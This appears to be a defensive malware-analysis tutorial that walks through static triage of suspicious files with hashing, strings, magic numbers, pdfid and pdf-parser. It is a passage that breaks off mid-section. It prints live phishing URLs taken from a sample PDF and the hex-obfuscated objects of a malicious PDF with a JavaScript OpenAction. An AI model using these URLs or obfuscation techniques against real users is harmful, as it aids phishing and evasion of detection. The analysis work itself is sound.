

Malicious File Analysis

Version 1.0 | May 2021

Sylvain Hirsch
sylvain@sylvainhirsch.ch
github.com/sylvainhirsch/malware

Introduction

The objective of this document is to provide step-by-step explanations to analyse and triage potential malicious files in order to determine if they are malicious or not and to understand the actions.

Cheat Sheet

A cheat sheet that summarises the process and tools to perform static and dynamic malware analysis is available [here](#).

Malware Analysis Environment

For malware analysis, I recommend and use the two below preconfigured virtual machines.

- [Remnux VM](#) – for static malware analysis
- [FlareVM](#) – for dynamic malware analysis

WARNING – It is important to only perform malware analysis in a safe environment. If you have never set up a safe malware analysis environment, I recommend reading the chapter 2 “Malware Analysis in Virtual Machines” in the [Practical Malware Analysis](#) book.

Additional Information

For additional information, visit github.com/sylvainhirsch/malware or contact me by email at sylvain@sylvainhirsch.ch

Table of Contents

<i>Introduction</i>	1
Cheat Sheet	1
Malware Analysis Environment	1
Additional Information	1
<i>Static Malware Analysis General</i>	4
Hash Value	4
Hash Lookup	5
Strings Extraction	7
File Signature	8
<i>PDF File Analysis</i>	10
PDF File Format	10
Strings	11
Pdfid	12
Pdf-parser	13
Peepdf	18
<i>Microsoft Office OLE2 File</i>	20
msoffcrypto-tool	28
Oleid	20
Oletimes	21
Oledump	21
Olevba	23
mraptor	25
ViperMonkey	26
LOffice	27
<i>Microsoft Office Open XML File</i>	28
Unzip	29
egrep	30
Olevba	31
<i>Rich Text Format - RTF</i>	31
Rtfobj	33
Rtfdump	34
SCBD - ShellCode	40
<i>JavaScript</i>	41
Obfuscation techniques	41
Peepdf – js_analyze	41

Peepdf – js_analyze	42
Peepdf – js_analyze	44
Peepdf	45
Js-didier	45
ShellCode	48
SCBD - ShellCode	50
shellcode2exe	50
Disassembler	50
Dynamic Malware Analysis	51
Process Monitor	51
Process Explorer	53
FakeNet-NG	55
Autoruns	56
Regshot	56
Appendix	58
Regex	58

Static Malware Analysis General

The “Static Analysis General” steps can be performed on all types of potentially malicious files. It consists of four steps that permit to assess if the file is malicious, to identify Indicators of Compromises (IOCs) and to determine the file type.


The below sample is used to illustrate the next steps:

- SHA256: 9661e673c0a2c6828531304437fd4e782f8ebac792d12563896bd46e16f02333

Hash Value

The hash value is a digital fingerprint of a file that is used to uniquely identify it. To avoid collusion, it is recommended to avoid using old cryptographic hash functions (e.g. MD5). SHA256 can be used to compute the file’s hash value.


- **certutil.exe -hashfile file SHA256**
 - Windows
- **sha256sum file**
 - Linux



```
File Edit View Search Terminal Help
remnux@remnux:~/Desktop/malware$ sha256sum normal_5fa6f9de5d98d.pdf
9661e673c0a2c6828531304437fd4e782f8ebac792d12563896bd46e16f02333  normal_5fa6f9de5d98d.pdf
remnux@remnux:~/Desktop/malware$
```

The fuzzy hash (ssdeep) can be computed in order to identify files with similar or quasi-similar pattern, enabling the identification of similar files.

- **ssdeep.exe file**
 - Windows
- **ssdeep file**
 - Linux



```
File Edit View Search Terminal Help
remnux@remnux:~/Desktop/malware$ ssdeep normal_5fa6f9de5d98d.pdf
ssdeep, 1.1 - blocksize:hash:hash,filename
768:WgGzpDXwjEu/aKypcptXW0tlescMsMrWVi/2Bv/Xa8Eew0:DGFrXKptXN1XcZBv/q8ER0,"/home/remnux/Desktop/malware/normal_5fa6f9de5d98d.pdf"
remnux@remnux:~/Desktop/malware$
```

I created two files with almost the same content. I can then use `ssdeep` to compare the two files.

- ssdeep -s file* >> fuzzy.db
 - ssdeep -s -a -m fuzzy.db file*

```
remnux@remnux: ~/Desktop/malware
File Edit View Search Terminal Help
-rw-r--r-- 1 remnux remnux 2333 Mar 17 01:11 pdf0000910.pdf
-r----- 1 remnux remnux 112976 Jan 7 01:40 sharefile.pdf
-rw-r--r-- 1 remnux remnux 103786 Mar 17 00:57 UPDATE-CONTACT-FORM2020.pdf
remnux@remnux:~/Desktop/malware$ clear

remnux@remnux:~/Desktop/malware$ ssdeep -s file* >> fuzzy.db
remnux@remnux:~/Desktop/malware$ cat fuzzy.db
ssdeep,1,1--blocksize:hash:hash,filename
24:zRbRbRBuJUJUJUJvmtFN0eswi9NGCRFF4rfWzFfIYG+n0IFgNpU60rB:hXN0Xw2jUIdbL,"/home/remnux/Desktop/malware/file1"
24:zRbRbRBuJUJUJUJvmtFN0eswi9NGCRFF4rfWzFfIYG+n0IFgNpUE:hXN0Xw2jUIdbE,"/home/remnux/Desktop/malware/file2"
remnux@remnux:~/Desktop/malware$ ssdeep -s -a -m fuzzy.db file*
/home/remnux/Desktop/malware/file1 matches fuzzy.db:/home/remnux/Desktop/malware/file1 (100)
/home/remnux/Desktop/malware/file1 matches fuzzy.db:/home/remnux/Desktop/malware/file2 (96)
```

As you can see in the output, the two files are similar to 96%.

Hash Lookup

Open source malware data bases and sandboxes (e.g. [VirusTotal](#), [Hybrid Analysis](#), [AlienVault OTX](#), etc.) can be used to identify if the file is known as malicious, as well as to obtain additional information.

To follow the OpSec best practices, it is recommended to only perform a hash lookup and to not submit the sample to open source data bases or sandboxes.

- #### ■ Detection Result

Do not only rely on the hash lookup to determine if a file is malicious. This step only provides some initial result.

- The "Antivirus results history" (highlighted in green in the below screenshot) can be interesting.

The screenshot shows the VirusShare analysis interface for a PDF file. The main header displays the file's SHA256 hash: 9661e673c0a2c682853104437fd4e782f8ebac792d12563896bd46e16f02333. Below the header, a large circular icon indicates 24 engines have detected this file. A red box highlights the "Antivirus results on 2021-03-11T03:24:39" section, which lists various antivirus engines and their findings. The engines listed include AegisLab, Avast, Avira (no cloud), Cynet, DrWeb, F-Secure, Ikarus, MaxSecure, McAfee-GW-Edition, and Qihoo-360. The interface also shows the file's size (48.28 KB), last modified date (2021-03-11 02:24:39 UTC), and a 13-day ago timestamp. On the right side, there are download links for PDF, RTF, and ZIP formats.

DETECTION	DETAILS	RELATIONS	CONTENT	SUBMISSIONS	COMMUNITY
Antivirus results on 2021-03-11T03:24:39					
AegisLab	① Trojan.Script.Generic.4ic			AntiY-AVL	① Trojan(Phishing) PDF.FakeAuthent
Avast	① Other:Malware-gen [Tr]			AVG	① Other:Malware-gen [Tr]
Avira (no cloud)	① PHISH PDF.wmhdb			CAT-QuickHeal	① PDF.Phishing.40925
Cynet	① Malicious (score: 85)			Cyren	① URLAgent.X.gen Eldorado
DrWeb	① PDF.Phisher.197			ESET-NOD32	① PDFPhishing.A.Gen
F-Secure	① Phishing.PHISH PDF.wmhdb			Fortinet	① PDFFakeAuthent.Altr
Ikarus	① Trojan.PDF.Phishing			Kaspersky	① HEUR:Trojan.Script.Generic
MaxSecure	① Trojan.Trojan.Win32.Phishing17			McAfee	① PDF/Phishing/2B4ED7C282A
McAfee-GW-Edition	① BehavesLike.PDF.Suspicious.pb			Microsoft	① Trojan.PDF/Phish.R8IMTB
Qihoo-360	① Ex_virus.pdf.phisher.a			Rising	① Trojan.Phoising1.D27A (CLASSIC)

■ Relations

The relations section enables to identify related IOCs (e.g. C2 server).

The screenshot shows the 'RELATIONS' tab selected in a navigation bar. It displays three sections: 'ITW URLs', 'ITW Domains', and 'Embedded URLs'. Each section provides a table of detections with columns for Scanned date, Detections count, and URL/Domain.

ITW URLs		
Scanned	Detections	URL
2021-03-11	2 / 85	http://cdn-cms.f-static.net/uploads/4378149/normal_5fa6f9de5d98d.pdf

ITW Domains			
Domain	Detections	Created	Registrar
cdn-cms.f-static.net	1 / 82	2009-10-29	GoDaddy.com, LLC

Embedded URLs		
Scanned	Detections	URL
2021-03-23	0 / 85	http://ns.adobe.com/pdf1.3/
2021-03-23	0 / 85	http://ns.adobe.com/xap/1.0/
2021-03-23	0 / 85	http://ns.adobe.com/xap/1.0/mm/
2021-03-20	0 / 85	http://ns.adobe.com/xap/1.0/rights/
2021-03-23	0 / 85	http://url.oradclelements/1.1/



■ Content

The content section contains the extracted strings of the file (cf. below steps).

This step permits to identify interesting elements, as “/Filter /FlateDecode” in this PDF file. For more information about “FlateDecode” refer to the *PDF File Analysis*.

The screenshot shows the 'CONTENT' tab selected in a navigation bar. It displays a table with three columns: 'STRINGS', 'HEX', and 'PREVIEW'. The 'STRINGS' column contains the extracted content, which includes PDF syntax like %PDF-1.4, obj, /Title, /Creator, /Producer, /CreationDate, /Type, /SA, /SM, /ca, /CA, /AIS, /SMask, /Pattern, /DeviceRGB, /XObject, /Image, /Width, /Height, /BitsPerComponent, /ColorSpace, /DeviceRGB, /Length, /filter, and /stream. The 'HEX' and 'PREVIEW' columns are currently empty.

STRINGS	HEX	PREVIEW
%PDF-1.4 1 0 obj /Title (... /Creator (... /Producer (... /CreationDate (D:20201107214740+02'00') endobj 3 0 obj /Type /ExtGState /SA true /SM 0.02 /ca 1.0 /CA 1.0 /AIS false /SMask /None>> 4 0 obj [/Pattern /DeviceRGB] 6 0 obj /Type /XObject /Subtype /Image /Width 625 /Height 155 /BitsPerComponent 8 /ColorSpace /DeviceRGB /Length 7 0 R /filter /FlateDecode stream		

Buttons at the top right include a download icon, a star icon, and filters for 'ALL', 'ASCII', and 'WIDE'.

Strings Extraction

The *Strings Extraction* permits to extract all strings from the file and to identify interesting strings/IOCs (e.g. URL, command lines, encoded strings, path, registry keys, etc.).

- **strings file**
 - n - to specify the minimum string length (the default value is 3).

```
remnux@remnux:~/Desktop/malware$ strings normal_5fa6f9de5d98d.pdf
%PDF-1.4
1 0 obj
/Title (
/Creator (
/Producer (
/CreationDate (D:20201107214740+02'00')
endobj
3 0 obj
/Type /ExtGState
/SA true
/SM 0.02
/ca 1.0
/CA 1.0
/AIS false
/SMask /None>>
endobj
4 0 obj
[/Pattern /DeviceRGB]
endobj
6 0 obj
/Type /XObject
/Subtype /Image
/Width 625
/Height 155
/BitsPerComponent 8
/ColorSpace /DeviceRGB
/Length 7 0 R
/Filter /FlateDecode
stream
\R4)
hR:YU)
P:YU)
```

- **strings file | grep http**
 - print only strings with http or https.

```
remnux@remnux:~/Desktop/malware$ strings normal_5fa6f9de5d98d.pdf | grep http
/URI (https://traffnew.ru/123?keyword=realm-grinder+achievement+guide)
/URI (https://tetoferapjalala.weebly.com/uploads/1/3/1/6/131606168/1894479.pdf)
/URI (https://cdn-cms.f-static.net/uploads/4392457/normal_5fa44d9d33081.pdf)
/URI (https://wojeribexojuxu.weebly.com/uploads/1/3/1/8/131856158/53b288b08ab1d.pdf)
/URI (https://wesujugureju.weebly.com/uploads/1/3/0/8/130874517/mebugow.pdf)
/URI (https://uploads.strikinglycdn.com/files/564b921a-6d9d-4199-a400-e2173344cf70/21710341893.pdf)
/URI (https://uploads.strikinglycdn.com/files/33684ceb-9ecc-41ef-8bb6-f3f94b5daf33/kakunimen.pdf)
/URI (https://uploads.strikinglycdn.com/files/2079b2e5-6fe7-4b4e-827b-d05570143239/xabamakiju_kiluxez.pdf)
/URI (https://gepobuxew.weebly.com/uploads/1/3/1/0/131070920/rosobuviwerigal.pdf)
/URI (https://cdn-cms.f-static.net/uploads/4383322/normal_5f9a903edd97c.pdf)
/URI (https://uploads.strikinglycdn.com/files/abb0adfd-7700-4640-ba46-b072b1e4edfa/gateways_to_art_free.pdf)
/URI (https://tudupumodowi.weebly.com/uploads/1/3/1/4/131406798/8463458.pdf)
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#>
  xmlns:dc='http://purl.org/dc/elements/1.1/'
  xmlns:pdf='http://ns.adobe.com/pdf/1.3/'
  xmlns:xmp='http://ns.adobe.com/xap/1.0/'
  xmlns:xmpMM='http://ns.adobe.com/xap/1.0/mm/'
  xmlns:xmpRights='http://ns.adobe.com/xap/1.0/rights/'
```

- `strings file | egrep Regex`
 - to find specific pattern (e.g. URL, IP, etc.)

This regex permits to identify IOCs and encoded IOCs that are present in malicious files.

File Signature

The File Signature (aka “magic number”) is a number embedded at or near the beginning of a file that indicates the file format. As the file extension of a file can be renamed, it is important to verify the magic number of the file to determine the correct file type.

The magic number check permits to determine the following steps of the analysis (e.g. pdf, rtf, etc.)

- **hexdump.exe file | head**
 - Windows
 - **xxd file | head**
 - Linux

```
remnux@remnux: ~/Desktop/malware
File Edit View Search Terminal Tabs Help
remnux@remnux: ~/Documents      remnux@remnux: ~/Desktop/malware
remnux@remnux:~/Desktop/malware$ xxd normal_5fa6f9de5d98d.pdf | head
00000000: 2550 4446 2d31 2e34 0a31 2030 206f 626a %PDF-1.4.1 0 obj
00000010: 0a3c 3c0a 2f54 6974 6c65 2028 feff 0052 .<./Title (...R
00000020: 0065 0061 006c 006d 0020 0067 0072 0069 .e.a.l.m. .g.r.i
00000030: 006e 0064 0065 0072 0020 0061 0063 0068 .n.d.e.r. .a.c.h
00000040: 0069 0065 0076 0065 006d 0065 006e 0074 .i.e.v.e.m.e.n.t
00000050: 0020 0067 0075 0069 0064 0065 290a 2f43 . .g.u.i.d.e)./C
00000060: 7265 6174 6f72 2028 feff 0077 006b 0068 reator (...w.k.h
00000070: 0074 006d 006c 0074 006f 0070 0064 0066 .t.m.l.t.o.p.d.f
00000080: 0020 0030 002e 0031 0032 002e 0035 290a . .0...1.2...5).
00000090: 2f50 726f 6475 6365 7220 28fe ff00 5100 /Producer (...Q.
```

The below table summarises the main document type's magic numbers. For more magic number values, check this [website](#).

File Type	Hex Magic Value	ASCII Value
PDF	25 50 44 46	%PDF
Microsoft Office OLE2 file (e.g. .doc, .xls, etc.)	D0 CF 11 E0	
Microsoft Office OOXML file (e.g. docx)	50 4B 03 04	PK
Rft	7B 5C 72 74	{ \rft
exe, dll, sys	4D 5A 90 00	MZ
Rar	52 61 72 21	Rar!


PDF File Analysis

PDF File Format

To analyze malicious PDF it is important to have at least a basic understanding of the pdf file format. Portable Document Format (PDF) is a proprietary file format developed by Adobe. In summary, PDF files are principally composed of objects that contains data or specific functions.

PDF is composed of five parts:

- Header: Magic number %PDF-1.5
- Object(s): Every object has the following format (cf. below section for more information)
 - “1 0 obj” – It starts with two number and “obj”
 - The first number is the numeric id of the object.
 - The second number is the version of the object.
 - “<< ... >>” – An object container that starts with “<<” and ends with “>>”
 - “endobj” – It ends by “endobj”
- Cross Reference: not really relevant in the malware context.
- Trailer: not really relevant in the malware context.
- End of File: “%%EOF”



Object

PDF are mainly composed of objects that contain specific data within the document or perform a specific function.

An important point is that an object can refer to another object using the corresponding object id. In the below screenshot the object 2 is referencing to the object 9 (9 0 R) and 3 (3 0 R).

PDF objects can consist of various types of object. The stream object (one type of pdf objects) contains an unlimited sequence of bytes. Data stream can be modified, compressed or even encoded using filters. When a filter is used, the value following “/Filter” indicates the method to decompress or decode the stream.

```

obj 2 0
Type: /Catalog
Referencing: 9 0 R, 3 0 R

<<
  /OpenAction
    <<
      /JS 9 0 R
      /S /JavaScript
    >>
  /Type /Catalog
  /Pages 3 0 R
>>

obj 9 0
Type:
Referencing:
Contains stream

<<
  /Filter /FlateDecode
  /Length 7770
>>
  
```

A red arrow points from the text “referencing to the object 9 (9 0 R) and 3 (3 0 R).” to the line “Referencing: 9 0 R, 3 0 R” in the code. Another red arrow points from the text “Data in pdf can be partially or fully encoded in multiples ways (e.g. hexadecimal, octadecimal, additional whitespace, etc.).” to the line “Contains stream” in the code.

Data in pdf can be partially or fully encoded in multiples ways (e.g. hexadecimal, octadecimal, additional whitespace, etc.).

The below example shows how data can be encoded in a PDF. The objective of the below encoding is to complicate the identification of the *FlateDecode* filter:

- Filter [/F#6c#61#74e#44e#63#6fde/#41#53#43I#38#35#44#65#63#6fd#65]
- FlateDecode --> 46 6c 61 74 65 44 65 63 6f 64 65

Interesting Elements

The below actions and elements provide a good insight into the PDF behaviors:

- /OpenAction or /AA: an action is automatically performed when the pdf is opened
- /JavaScript or /JS: the pdf contains a JavaScript code
- /Name: refers to name instead of the keyboard
- /EmbeddedFiles: indicates a dictionary with the embedded files
- /URI : an URL is accessed
- /SubmitForm: data can be transferred to a website.
- /Launch: a program is automatically spawned when the pdf is opened

It is worth being careful when a PDF contains:

- /OpenAction or /AA with /JavaScript or /JS
- /URI or /SubmitForm with /Launch


The below sample is used to illustrate the next steps:

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbd tcbcd2031b8863ba84a3050c56bea

Strings

Using **strings** command, as explained in the “Static Analysis General” section, interesting elements can be revealed.

- **strings badpdf.pdf**



```
remnux@remnux: ~/Documents/badpdf$ strings badpdf.pdf
%PDF-1.5
1 0 obj<</#54#79#70#65/#43#61#74#61#6cog/#4f#75t#6c1#6ee#73 2 0 R/#50a#67#65 3 0 R/#4fp#65#6e#41cti
#6fn 5 0 R>>endobj
2 0 obj<</#54yp#65/#4fut#6cin#65s/#43#6f#75n#74 0>>endobj
3 0 obj<</#54#79#70#65/#50ages/K#69#64s[4 0 R]/#43#6f#75nt 1>>endobj
4 0 obj<</#54#79#70e/#50a#67e/#50#61re#6e#74 3 0 R/M#64#69#61Bo#78[0 0 612 792]>>endobj
5 0 obj<</Ty#70#65/#41#63t#69on/#53/1a#76a#53#63#721#7017#4a#53 6 0 R>>endobj
6 0 obj<</L#65#6eg#74h 5910/F#69#6cter[/#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]>>
stream
<Fkci
vl4zw
%quM,
CTBf-Vv3
@Mxxfl{
,`ywN
,yhb
^KLnN
^,#r
aQ(i
L*Br
    Bi!
&qw&
\C0of
0ksu
X=h)
Rr<$k^
    !YU"
o0>?V
Z%%xJ
```

The PDF contains some obfuscation techniques. With a bit of experience and as demonstrated later, it can be identified that the pdf contains some OpenAction and some encoded data with *FlateDecode* filter.


The *OpenAction* and *FlateDecode* words are encoded in hexadecimal:

- OpenAction
 - #4fp#65#6e#41cti#6fn
- FlateDecode
 - o /#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]

Pdfid

[Pdfid](#) (Didier Stevens) is a utility that scans PDF documents to look for certain PDF keywords, allowing to identify for example JavaScript or OpenAction. It also provides statistics about the elements within the document.

- **pdfid.py badpdf.pdf**



```
remnux@remnux: ~/Documents/badpdf$ pdfid.py badpdf.pdf
PDFiD 0.2.5 badpdf.pdf
PDF Header: %PDF-1.5
obj          6
endobj       6
stream        1
endstream     1
xref         1
trailer       1
startxref    1
/Page        1(1)
/Encrypt      0
/ObjStm      0
/Javascript  1(1)
/AA           0
/OpenAction   1(1)
/AcroForm     0
/JBIG2Decode  0
/RichMedia    0
/Launch       0
/EmbeddedFile 0
/XFA          0
/Colors > 2^24 0
remnux@remnux: ~/Documents/badpdf$
```

This PDF contains an *OpenAction* and a *JavaScript* code.

- **pdfid.py -n badpdf.pdf**
 - **-n** argument can be used to only output the present elements

```
remnux@remnux: ~/Documents/badpdf
remnux@remnux:~/Documents/badpdf$ pdfid.py -n badpdf.pdf
PDFiD 0.2.5 badpdf.pdf
PDF Header: %PDF-1.5
obj 6
endobj 6
stream 1
endstream 1
xref 1
trailer 1
startxref 1
/Page 1(1)
/JS 1(1)
/JavaScript 1(1)
/OpenAction 1(1)
```

Pdf-parser

[Pdf-parser](#) (Didier Stevens) is a tool that parses a PDF document to identify the fundamental elements in the PDF.

There are some useful arguments for pdf-parser.

- **-s** or **--search** to search for a stream of /ObjStm objects
- **-o** or **--object** to search for an object id
- **-f** or **--filter** to pass the stream through filters to decode it
- **-w** or **--raw** to output the raw output
- **-d** or **--dump** to dump a stream

Using the pdf-parser **-a** and **-O** arguments provides the equivalent information obtained with pdfid.


- **pdf-parser.py -a -O badpdf.pdf**
 - **-a** - displays the stats for the file
 - **-O** - extracts and parses the objects inside stream objects.

```
remnux@remnux: ~/Documents/badpdf
remnux@remnux:~/Documents/badpdf$ pdf-parser.py -a -O badpdf.pdf
Comment: 3
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 6
  1: 6
  /#41#63t#69on 1: 5
  /#43#61#74#61#6cog 1: 1
  /#4fut#6cin#65s 1: 2
  /#50a#67e 1: 4
  /#50ages 1: 3
Search keywords:
  /JS 1: 5
  /JavaScript 1: 5
  /OpenAction 1: 1
```

The *OpenAction* is located in the object number 1 and the JavaScript is in the object number 5.

The *OpenAction* can also be found with the below command. In the below output you can see that the object number 1 contains an *OpenAction* and will spawn the content of the object 5.

- **pdf-parser.py --search openaction badpdf.pdf**
 - --search javascript
 - --search JS
 - --search AA




```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/badpdf$ pdf-parser.py --search openaction badpdf.pdf
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R, 5 0 R

<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
/OpenAction 5 0 R
>>
```

The content of object number 5 can be analysed with the below command. The object 5 refers to the object 6.

